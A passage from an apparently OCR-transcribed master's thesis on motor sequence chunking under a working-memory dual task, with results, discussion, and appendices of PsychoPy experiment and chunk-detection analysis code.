BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

3.2 Results

The second experiment is designed to test whether adding a second task that occupies WM interferes with chunking. In theory, if subjects are obligated to use WM to enter the sequence then the dual task will prevent them from getting faster than 200 ms and it will additionally prevent them from chunking. However, there are a number of issues with this approach, including that subjects may learn to execute the two tasks as a single task [12] and that subjects may use a strategy such as "retrospective counting" that does not actually involve WM in an online counting sense, but instead relies on retrospective analysis of distributed memory traces after the boxes have been seen, or a sense of familiarity. Additionally, although some subjects in this experiment get as many trials of practice in a single day as our pilot subjects got over ten days, they do not have the benefit of twelve nights of sleep between the first and last sessions. Thus, we may not be giving subjects enough practice to allow them to get fast.

An ideal analysis of the levels and RT data might involve a multivariate mixed effects model where the dependent variables are the parameters of a sigmoid fit to the data. Additionally, power analyses would be nice. However, given time constraints much simpler analyses of the data must suffice.

From Figure 3.1 we can clearly see that there is a difference between the two groups due to the dual task manipulation. There are several important interpretational caveats when analyzing the data in this figure, however. The first is that just because a subject has attained a level does not imply that they are always executing the sequence at or near the RT threshold for that level. It simply implies that they managed to execute the sequence that quickly once, and that they haven't made any mistakes when entering the sequence since then that would cause them to lose a level. Second, since each subject executed a different number of trials per day, our power to detect an effect trails off as the number of trials per day increases. Third, in the dual task conditions just because a subject has a low level due to not getting the dual task correct does not necessarily mean that they are slow at entering the sequence.

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Nevertheless, it is convenient to work with the levels data as it is both clean and does in practice tend to strongly reflect the subject's actual ability to enter the sequence. In the following comparisons C1 and C2 will refer to conditions 1 and 2, respectively, and D1, D2 and D3 will refer to days 1, 2 and 3 respectively.


The difference between the conditions in the maximum level attained by subjects is $31.11 - 22.78 = 8.33$, a difference equivalent to the first condition being 83.3 milliseconds faster ($t = 11.82, p < 1e-15$). This indicates that the dual task manipulation did indeed interfere with subject's ability to enter the sequence, and that in C1 the group mean maximum level passed the sRT threshold of 200 ms whereas in C2 it did not. However, a more apt comparison for testing whether the dual task manipulation interferes is perhaps between D1 of each condition and equivalently between D2 of each condition, after subjects had a night of rest. The difference between D1s is $28.33 - 12.05 = 16.27$, equivalent to 162.7 ms ($t = -5.3, p < 1e-5$), and the difference between D2s is $34.5 - 23.82 = 10.67$ ($t = -10.67, p = .0015$), equivalent to 106.7 ms. Thus, in all three cases thus far analyzed, the dual task prevented subjects from being faster than 200 ms.

There are other interesting comparisons to make based on the levels, for instance, between D2 and D3 of C1 when subjects transitioned to the dual task, and between days D2 and D3 of C2 when subjects transitioned from the dual task. In the first case, the difference is $34.5 - 30.5 = 4$ ($t = -3.14, p = .006$). In the second case the difference is $23.82 - 33.06 = -9.2$ ($t = 6.75, p < 1e-6$). Thus, when subjects transition to a dual task after practicing the sequence, they are 40 ms slower, which is not quite slower than 200 ms. When subjects transition from a dual task to just the sequence, they are 92 milliseconds faster, dropping to 170 ms.

While it is clearly the case that the dual task interferes with the speed with which subjects enter the sequence, what of chunking? In order to test for differences we will need a measure of chunking, and ideally we would be able to predict the effect of the dual task on chunking patterns. For instance, does the dual task lead to more or fewer chunks? One might predict that because subjects are distracted that the variability in their RTs expands, resulting in an associated increase

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Figure 3.1: The left and right columns show the trajectory of levels for each subject in each condition, respectively, with group means in bold. Each day of the experiment is on a new row. In order to convert a level into milliseconds subtract it from 50 and multiply by 10.




BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

in the number of chunks, or equivalently, an associated decrease in the average size of chunks. In order to test this hypothesis an automatic chunk detection algorithm was written. The Python source code for this algorithm can be seen on Page 3 of Appendeix 2. The algorithm proceeds as follows:

Each RT is a member of one chunk. A chunk is defined by a long IKI followed by a burst of fast IKIs, each of which is not significantly different from eachother. Each new IKI is compared to the maximum IKI within the current chunk, not counting the first element. As soon as an IKI is significantly larger than this maximum, the current chunk is ended and a new chunk is started. Notably, chunks of size one are possible in this algorithm and when an item is both significantly larger than both the item preceding it and following it. Example results of the chunking algorithm can be seen in Figure 3.3.

Figure 3.2: The top three rows correspond to three random subjects from C1, each of whose RTs are plotted across all three days. The bottom three rows contain three random subjects across days from C2. In each row the first RT of a trial is on the bottom and the last RT is on the top, and the first trial is on the left and the last trial is on the right. Features that have horizontal continuation are candidate chunk members. Notably, this data is visibly less chunky than the pilot data, and yet the existence of chunks is quite apparent.



Given this chunking algorithm it will be interesting to make the same comparisons as made for the maximum levels data above for the number of chunks per subject. The difference between conditions is $4.85 - 4.71 = .13$ which is not significant ($t = -.48, p = .62$). The difference between

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Figure 3.3: Mean RTs for the same three random subjects as in Figure 3.2 (rows) from C1 (left column) and C2 (right column). The plot titles contain the classification of chunks from the algorithm described above for that subject for each day. Note: The right column titles errantly say C1, but are C2.



BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

D1s is $5.68 - 4.3 = 1.4$ ($t = -3.13, p = .005$), indicating that the dual task leads to a significant reduction in the number of chunks, which is opposite to our prediction. The difference between D2s is $4.1 - 5.1 = -1$ ($t = 1.7, p = .1$) which is not sigificant, indicating that by the second day the groups did not differ in the mean number or size of chunks. The difference between D2 and D3 in C1 when the dual task is added is $4.1 - 4.8 = -.68$ ($t = 1.2, p = .24$) which is not significant. The difference between D2 and D3 in C2 when the dual task is removed is $5.2 - 4.75 = .36$ ($t = -.79, p = .43$) which is also not sigificant.

Thus, while the dual task clearly leads to differences in speed, it does not convincingly lead to differences in the tendency to chunk.

BRIAN MINGUS / BM-A9E0CEBE342A

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Chapter 4

Discussion

Herein we have demonstrated in the pilot study that in the presence of sequential context subjects can become much faster than has been documented in visual sRT studies, although that this is possible is by now common knowledge. The pilot also demonstrated that at least one subject was able to create chunks on demand, a finding that has not been previously documented and suggests that chunk creation is optionally under explicit control, but that it also has limits in that the subject struggled to create a chunk of size ten in one session. It has further been demonstrated that while there is remarkable consistency in chunking patterns, that they tend to change over days, and that they can even be idiosyncratic from trial to trial.

The dual task experiment demonstrates that adding a challenging dual task does affect RTs in the predicted directions. Further, the dual task prevents subjects from getting faster than the RTs documented in sRT studies, which could theoretically indicate that the dual task causes subjects to enter the sequence without the benefit of multiple items of context, corresponding to the "associative mode" of [11]. Interestingly, the dual task does not seem to affect chunking patterns, which could be due either to our chunk detection algorithm not picking up on chunks, chunks existing independent of whether a sequence is executed with WM or parietomotor cortex, or, perhaps more likely, consistent with [12] it is due to the dual task becoming entrained with the sequence learning task, or in other words, the lack of a difference is due to subjects accomplishing both tasks as a single task. This theory is consistent with the data in that a reduction in RT owing to the increased complexity of the unified task might be expected, but associated differences in

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

chunking might not be expected.

Future studies of chunking should focus on even more extensive periods of practice, allowing subjects to continue practicing until they cease to get faster. They should additionally focus on instructing subjects to create chunks of a specific size in order to test capacity limit theories which have confusingly linked chunking to WMC, despite chunk sizes produced by some chunk detection algorithms apparently greatly exceeding it. While dual task approaches to chunk investigation are appealing, their practical application suffers from not only the possibility of task integration, but from the speed with which subjects enter the sequence, which makes it challenging to argue that the dual task utilizes WM online rather than familiarity-based retrospective counting. Future studies should further limit the conclusions they draw from chunk detection algorithms, seeking first to prove that what is measured in the RT data really corresponds to chunks and defining what exactly a chunk is in terms of neural processes before making the strong claim that the RT ripples represent a unified action. Perhaps the most novel claim from the present work is that the pilot subjects seem to create a chunk of size 20, and that what otherwise appear to be chunks in their mean RT profiles may well be idiosyncratic ripples which do not meaningfully reflect on a neural process of interest. This theory could perhaps be tested by allowing the subjects even more days of practice, perhaps an entire month, and then reorganizing the sequence along the chunk boundaries defined by various author's chunk detection algorithms in order to demonstrate that random reorganizations slow subjects just as much.

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Chapter 5

Appendix 1: Experiment Python Code

BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```python
#!/bin/python
s = 'mingus'
day = 1
tagone = '_one_chunk_of_twelve_two_tones_level_game_D' + str(day)
dual_task = True
trialtime = 3600
play_sound = True
draw_plot = False

from psychopy import visual, core, event, sound, gui
from time import sleep, time
import numpy
from pprint import pprint
from sys import argv
import cPickle as pickle
from os.path import exists
from itertools import chain
from time import sleep
from random import randint, random

vres, hres = 1920, 1080

try:    subject = argv[1]
except: subject = s

def seq_to_chars(seq):
    charseq = []
    for el in seq:
        if   el == 0: charseq.append('d')
        elif el == 1: charseq.append('f')
        elif el == 2: charseq.append('j')
        elif el == 3: charseq.append('k')
    return charseq

seq = [3, 1, 2, 3, 0, 2, 0, 1, 2, 0, 1, 3] # BoSeidler09
#seq = [0,2,3,0,3,1,2,1,3,2,0,1] # Using two tones, one for over and under 200ms
#seq = [2,0,3,0,2,1,3,2,3,1,0,1] # Plus minus levels game seq
#seq = [3,2,3,1,3,0,1,0,2,1,2,0] # One chunk of twelve
#seq = [1, 2, 0, 2, 1, 3, 0, 3, 2, 0, 1, 3, 2, 3, 0, 1, 0, 3, 1, 2]  # random 20-el seq
#seq = [0, 2, 3, 1, 2, 0, 1, 3, 0, 1, 3, 2, 0, 1, 3, 1, 2, 0, 3, 2] # My original sequence

seq_chars = seq_to_chars(seq)

win = visual.Window([vres,hres], rgb=[1,1,1], fullscr=True)

stim = visual.ElementArrayStim(win, nElements=4, fieldShape='sqr', units='norm', fieldPos=[0,0], sizes=.4,
                               colorSpace='rgb',
                               xys=[[-.75, 0],[-.25,0],[.25,0],[.75,0]],
                               colors=[[-1,-1,-1], [-1,-1,-1], [-1,-1,-1], [-1,-1,-1]],
                               elementTex=numpy.ones([64,64]), elementMask=numpy.ones([64,64]))

red = visual.ElementArrayStim(win, nElements=4, fieldShape='sqr', units='norm', fieldPos=[0,0], sizes=.4,
                               colorSpace='rgb',
                               xys=[[-.75, 0],[-.25,0],[.25,0],[.75,0]],
                               colors=[[1,-1,-1], [-1,-1,-1], [-1,-1,-1], [-1,-1,-1]],
                               elementTex=numpy.ones([64,64]), elementMask=numpy.ones([64,64]))

yellow = visual.ElementArrayStim(win, nElements=4, fieldShape='sqr', units='norm', fieldPos=[0,0], sizes=.4,
                               colorSpace='rgb',
                               xys=[[-.75, 0],[-.25,0],[.25,0],[.75,0]],
                               colors=[[-1,-1,-1], [1,1,-1], [-1,-1,-1], [-1,-1,-1]],
                               elementTex=numpy.ones([64,64]), elementMask=numpy.ones([64,64]))
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
63
64  green = visual.ElementArrayStim(win, nElements=4, fieldShape='sqr', units='norm', fieldPos=[0,0], sizes=.4,
65                                  colorSpace='rgb',
66                                  xys=[[-.75, 0],[-.25,0],[.25,0],[.75,0]],
67                                  colors=[[-1,-1,-1], [-1,-1,-1], [0,1,0], [-1,-1,-1]],
68                                  elementTex=numpy.ones([64,64]), elementMask=numpy.ones([64,64]))
69
70  purple = visual.ElementArrayStim(win, nElements=4, fieldShape='sqr', units='norm', fieldPos=[0,0], sizes=.4,
71                                  colorSpace='rgb',
72                                  xys=[[-.75, 0],[-.25,0],[.25,0],[.75,0]],
73                                  colors=[[-1,-1,-1], [-1,-1,-1], [-1,-1,-1], [0, -1, 0]],
74                                  elementTex=numpy.ones([64,64]), elementMask=numpy.ones([64,64]))
75
76  black = visual.ElementArrayStim(win, nElements=4, fieldShape='sqr', units='norm', fieldPos=[0,0], sizes=.4,
77                                  colorSpace='rgb',
78                                  xys=[[-.75, 0],[-.25,0],[.25,0],[.75,0]],
79                                  colors=[[-1,-1,-1],[-1,-1,-1],[-1,-1,-1],[-1,-1,-1]],
80                                  elementTex=numpy.ones([64,64]), elementMask=numpy.ones([64,64]))
81
82  dual_dialog = gui.Dlg(title="How many circles were there?")
83  dual_dialog.addField("Answer:", choices=["1","2","3","4","5","6","7","8","9"])
84
85
86  countdowntxt = visual.TextStim(win, text="",
87                                  units='norm', height=.5, bold=True, color='black')
88  pausetxt = visual.TextStim(win, text="Press the spacebar to take a break",
89                              units='norm', height=.05, pos=(0,-.25), color='black')
90  conttxt = visual.TextStim(win, text="Press the spacebar to continue",
91                             units='norm', height=.05, pos=(0,-.5), color='black')
92  dualtxt = visual.TextStim(win, text="How many times did the boxes have borders?",
93                             units='norm', height=.05, pos=(0,-.5), color='black')
94  banktxt = visual.TextStim(win, text="", units='norm', height=.05, pos=(-.75,0), color='black')
95
96  trialtimeplot = visual.ImageStim(win, image=None, pos=(0,.7))
97  alltimetrialtimeplot = visual.ImageStim(win, image=None, pos=(0,-.7))
98  realtimeikiplot = visual.ShapeStim(win, vertices=(0,0), closeShape=False, units="norm")
99  realtimeikiplot.setAutoDraw(True)
100 realtimeikiplot.setPos((0, -1))
101
102 level_text = visual.TextStim(win, units='norm',height = 0.2, pos=(-0.98, -0.98), text='+1',
103                               alignHoriz = 'left', alignVert='bottom')
104
105 realtimeikiplot.setLineColor("blue")
106
107 def BlankScreen():
108     stim.setColors(color=[white, white, white, white])
109     stim.draw()
110     win.flip()
111
112 def DrawPlots(countdown=None, continuetxt=False):
113     event.clearEvents()
114
115     if not countdown == None:
116         countdowntxt.setText(countdown)
117         countdowntxt.draw()
118
119     banktxt.draw()
120     trialtimeplot.draw()
121     alltimetrialtimeplot.draw()
122
123     if continuetxt:
124         conttxt.draw()
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
    else:
        pausetxt.draw()

    win.flip()
    sleep(1)


def Draw(countdown):
    DrawPlots(countdown)

    k = event.getKeys(keyList=['space'])
    if 'space' in k:
        BlankScreen()
        DrawPlots(continuetxt=True)
        event.waitKeys(keyList=['space'])
        return True

    return False

def Sleep():

    sleep(1)

    k = event.getKeys(keyList=['space'])
    if 'space' in k:
        event.waitKeys(keyList=['space'])
        return True

    return False

def CountDown():
    everslept = False
    while True:
        status = Sleep()
        if status == True: everslept = True
        break
    if everslept: sleep(1)

def InitData(tag):
    fname = subject + tag + '.p'
    data = {}

    if not exists(fname):
        pickle.dump(data, open(fname, "wb"))
    else:
        data = pickle.load(open(fname, "rb"))

    if not data.has_key("keylog"):
        # First session - set up dict structure
        data["bank"] = [[]]
        data["keylog"] = [[]]
        data["timelog"] = [[]]
        data["ikilog"] = [[]]
        data["mtlog"] = [[]]
        data["accuratemt"] = [[]]
        data["log"] = [[]]
        data["level"] = [[]]
        data["dual_task"] = [[]]
    else:
        data["bank"].append([])
        data["keylog"].append([])
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
        data[" timelog "].append([])
        data[" ikilog "].append([])
        data[" mtlog "].append([])
        data[" accuratemt "].append([])
        data[" log "].append([])
        data[" level "].append([])
        data[" dual_task "].append([])

    return data, fname

data, fname = InitData(tagone)
clock = core.Clock()
start_time = clock.getTime()
stime = time()

norm_x = [-.83, -.66, -.5, -.33, -.16, 0, .16, .33, .5, .66, .83]

thresh = .5 # Threshold for shaping

while time() - stime < trialtime:

    CountDown()

    keytimes, times, iki, correct_ikis, verts, dual  = [], [], [], [], [], []
    dual_ctr = 0

    iki_clock = core.Clock()

    for el in range(len(seq)):

        if len(correct_ikis) >= 2:
            verts = [(norm_x[0], correct_ikis[0])] + [(norm_x[i+1], correct_ikis[i+1]-correct_ikis[i]) \
                      for i in range(len(correct_ikis)) if not i == len(correct_ikis)-1]
        elif len(iki) == 1:
            verts = [(norm_x[0], correct_ikis[0])]

        if draw_plot: realtimeikiplot.setVertices(verts)

        if play_sound and len(verts) > 0:
            rt = verts[-1][1]
            if rt > thresh: sound.Sound(value=750, secs=.025).play()
            else:       sound.Sound(value=1500, secs=.025).play()


        if dual_task and random() < .3  and dual_ctr <= 9:
            dual_ctr += 1
            red.setSizes(.3)
            yellow.setSizes(.3)
            green.setSizes(.3)
            purple.setSizes(.3)
            black.draw()
        else:
            red.setSizes(.4)
            yellow.setSizes(.4)
            green.setSizes(.4)
            purple.setSizes(.4)

        if seq[el] == 0:   red.draw()
        elif seq[el] == 1: yellow.draw()
        elif seq[el] == 2: green.draw()
        elif seq[el] == 3: purple.draw()

        win.flip()

        while True:
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
            clock.reset()

            keys = event.waitKeys(keyList=['d','f','j','k'])

            t = clock.getTime()
            keytimes.append([keys[0], t])
            times.append(t)
            ikitime = iki_clock.getTime()
            iki.append(ikitime)

            if keys[0] == seq_chars[el]:
                correct_ikis.append(ikitime)
                break

        if el == len(seq) - 1:
            black.draw()
            win.flip()

    if dual_task:
        dualtxt.draw()
        win.flip()
        keys = event.waitKeys(keyList=['0','1','2','3','4','5','6','7','8','9'])

    lvls = 0

    # Got them all right
    if (len(iki) == len(correct_ikis)):

        # Were they all under threshold?
        under_thresh = True
        for rt in verts:
            if not rt[1] < thresh:
                under_thresh = False

        # Got them all right and they are under threshold
        # Add a level
        if under_thresh:

            if dual_task:
                if (int(keys[0]) == dual_ctr):
                    lvls += 1
            else:
                lvls += 1

    else:
        # Did not get them all right
        # Subtract a level
        lvls -= 1

    if lvls < 0:
        for l in range(abs(lvls)):
            if thresh < .5:
                thresh += .01

        level_text.setText("Level:  " + str((.5 - thresh)*100).split(".")[0] + " (" + str(lvls) + ")")
        level_text.setColor("red")
        level_text.draw()
    elif lvls == 0:
        level_text.setText("Level:  " + str((.5 - thresh)*100).split(".")[0] + "  (--)")
        level_text.setColor("black")
        level_text.draw()
    elif lvls > 0:
        thresh -= .01
        level_text.setText("Level:  " + str((.5 - thresh)*100).split(".")[0] + "  (+1)")
        level_text.setColor("blue")
        level_text.draw()
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
317
318         win.flip()
319
320         data[" keylog "][-1].append(keytimes)
321         data[" timelog "][-1].append(times)
322         data[" ikilog "][-1].append(iki)
323         data[" level "][-1].append([str((.5 - thresh)*100).split(" . ")[0]])
324
325         if dual_task:
326             data[" dual_task "][-1].append([bool(int(keys[0]) == dual_ctr)])
327
328         mttime = iki_clock.getTime()
329         data[" mtlog "][-1].append(mttime)
330
331         if len(data[" keylog "][-1][-1]) == len(seq):
332             data[" accuratemt "][-1].append(mttime)
333
334         cash = 0
335         if len(data[" keylog "][-1][-1]) == len(seq):
336
337             alltimes = list(chain(*data[" accuratemt "]))
338
339             if alltimes[-1] == min(alltimes):
340                 cash += 1
341
342             data[" bank "][-1].append(cash)
343
344         # Save subject data
345         pickle.dump(data, open(fname, " wb "))
346
347     win.close()
```

BRIAN MINGUS / BM-A9E0CEBE342A

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Chapter 6

Appendex 2: Analysis Python Code

BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
#!/home/mingus/masters/epd-7.3-2-rh5-x86_64/bin/python
###############
# Configuration
###############
show_plots = False

###############
# Misc
###############
means = []
ns = []

###############
# Notes
###############

# keylog has [key, IKI] pairs including mistakes
# data["keylog"]: [['k', 0.7686469554901123], ['f', 0.4044618606567383], ...]

# level shows the level they were at on that trial
# data["level"]: [int(i[0]) for i in data["level"][0]]

# ikilog shows the elapsed time confusingly
# data["ikilog"][0][0]: [0.7848360538482666, 1.205543041229248, ...]

# timelog shows the IKIs
# data["timelog"][0][0]: [0.7686469554901123, 0.4044618606567383, ...]

# mtlog shows the cumulative movement time per trial
# data["mtlog"][0][0]: 5.543774127960205

# accuratemt shows the cumulative movement time per trial for accurate trials
# data["mtlog"][0][0]: 5.543774127960205


###############
# Imports
###############
from scipy import stats
from numpy.linalg import norm
from numpy import correlate
from pprint import pprint
from psychopy import visual, core, event
from time import sleep, time
import numpy
from numpy import array, polyfit
from pprint import pprint
import matplotlib.pyplot as plt
from matplotlib.pyplot import show
from matplotlib.pylab import matshow, errorbar
from mpl_toolkits.mplot3d import Axes3D
import mpl_toolkits.mplot3d.axes3d as p3
from matplotlib.collections import PolyCollection
from matplotlib.colors import colorConverter
from matplotlib import cm
from sys import argv
import cPickle as pickle
from os.path import exists
from itertools import chain
import scipy.ndimage as ndimage
from subprocess import call
from mayavi import mlab
import operator
from scipy.cluster.hierarchy import *
from glob import glob
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
66
67  ###############
68  # Code
69  ###############
70  seq = [1,2,0,3,0,1,3,1,0,2,3,2] # BoSeidler09
71  seqlen = len(seq)
72
73  data_files = glob( " /home/mingus/Dropbox/MastersExperiment/Final/*/*/*.p " )
74
75  def norm(x):
76      return (array(x) - numpy.min(x)) / (float(numpy.max(x)) - float(numpy.min(x)))
77
78  ##########
79  # Load up the data for each subject
80  ##########
81
82  data = {}
83
84  for df in data_files:
85      c = df.split( " / " )[6] # condition
86      d = df.split( " / " )[7] # d
87      s = df.split( " / " )[-1].split( " _ " )[0] # s
88
89
90
91
92
93
94
95
96
97
98      if not data.has_key(c):
99          data[c] = {}
100
101     if not data[c].has_key(d):
102         data[c][d] = {}
103
104     if not data[c][d].has_key(s):
105         data[c][d][s] = {}
106
107
108     data[c][d][s] = pickle.load(open(df, " rb " ))
109
110     # Fix up s data where there are multiple entries due to restarting
111     if len(data[c][d][s][ " accuratemt " ]) > 1:
112         for k in data[c][d][s].keys():
113             data[c][d][s][k][0] = data[c][d][s][k][0] + data[c][d][s][k][1]
114             del data[c][d][s][k][1]
115
116 ##########
117 # Create success_trials and error_trials
118 ##########
119
120 for c in data.keys():
121     for d in data[c].keys():
122         for s in data[c][d].keys():
123             if not data[c][d][s].has_key( " success_trials " ): data[c][d][s][ " success_trials " ] = []
124             if not data[c][d][s].has_key( " success_trials_norm " ): data[c][d][s][ " success_trials_norm " ] = []
125             if not data[c][d][s].has_key( " error_trials " ):   data[c][d][s][ " error_trials " ] = []
126
127             for t in data[c][d][s][ " timelog " ][0]:
128                 if len(t) == 12:
129                     data[c][d][s][ " success_trials " ].append(t)
130                     data[c][d][s][ " success_trials_norm " ].append(norm(t))
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
                else:
                    data[c][d][s][" error_trials "].append(t)

###########
# Chunk detection algorithm:
# - Each item can only be part of one chunk.
# - A chunk is defined as a long IKI followed by a string of IKIs each of which are not significantly different.
# - As soon as the next item is significantly larger than the largest previous item in the chunk we start a new chunk.
# - Thus we need to keep track of the difference between each item and the starting item and the next item
###########

def reject_outliers(data, m=2):
    return data[abs(data - numpy.mean(data)) < m * numpy.std(data)]

for c in data.keys():
    for d in data[c].keys():
        for s in data[c][d].keys():

            # The format of "chunks" is [i, end],
            data[c][d][s][" chunks "] = []
            i, j = 0, 0

            while i < 12:

                main_col = numpy.mean(reject_outliers(array(data[c][d][s][" success_trials_norm "])[0:,i]))
                max_col = 0

                if j > 11:
                    data[c][d][s][" chunks "].append([i, 11])
                    break

                j = i + 1
                while j < 12:

                    compare_col = reject_outliers(array(data[c][d][s][" success_trials_norm "])[0:,j])

                    if numpy.mean(compare_col) > max_col:
                        max_col = numpy.mean(compare_col)

                    if j+1 < 12:
                        next_col = reject_outliers(array(data[c][d][s][" success_trials_norm "])[0:,j+1])

                    t, p = stats.ttest_1samp(compare_col, main_col)


                    # If this item is not significantly less than the first item, end the chunk.
                    if not (t < 0 and p < .05/12):

                        # If this item was actually just one past the last item, we have a chunk of size 1.
                        if j == i + 1:
                            data[c][d][s][" chunks "].append([i, i])
                            i = i + 1
                            break

                        i = j+1
                        break

                    # If the next item is significantly greater than greatest item in this chunk, end the chunk.
                    if j+1 < 12:
                        t_next, p_next = stats.ttest_1samp(next_col, max_col)

                        if t_next > 0 and p_next < .05/12:
                            data[c][d][s][" chunks "].append([i, j])
                            i = j+1
                            break

                    j += 1
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
198
199             data[c][d][s][" chunks_n "] = len(data[c][d][s][" chunks "])
200
201 ####################
202 # Compare chunks between and within conditions
203 ####################
204 C1_chunks_n = []
205 C2_chunks_n = []
206
207 C1_D1_chunks_n = []
208 C2_D1_chunks_n = []
209
210 C1_D2_chunks_n = []
211 C2_D2_chunks_n = []
212
213 C1_D3_chunks_n = []
214 C2_D3_chunks_n = []
215
216 for c in data.keys():
217     for d in data[c].keys():
218         for s in data[c][d].keys():
219             if c == " C1 ":
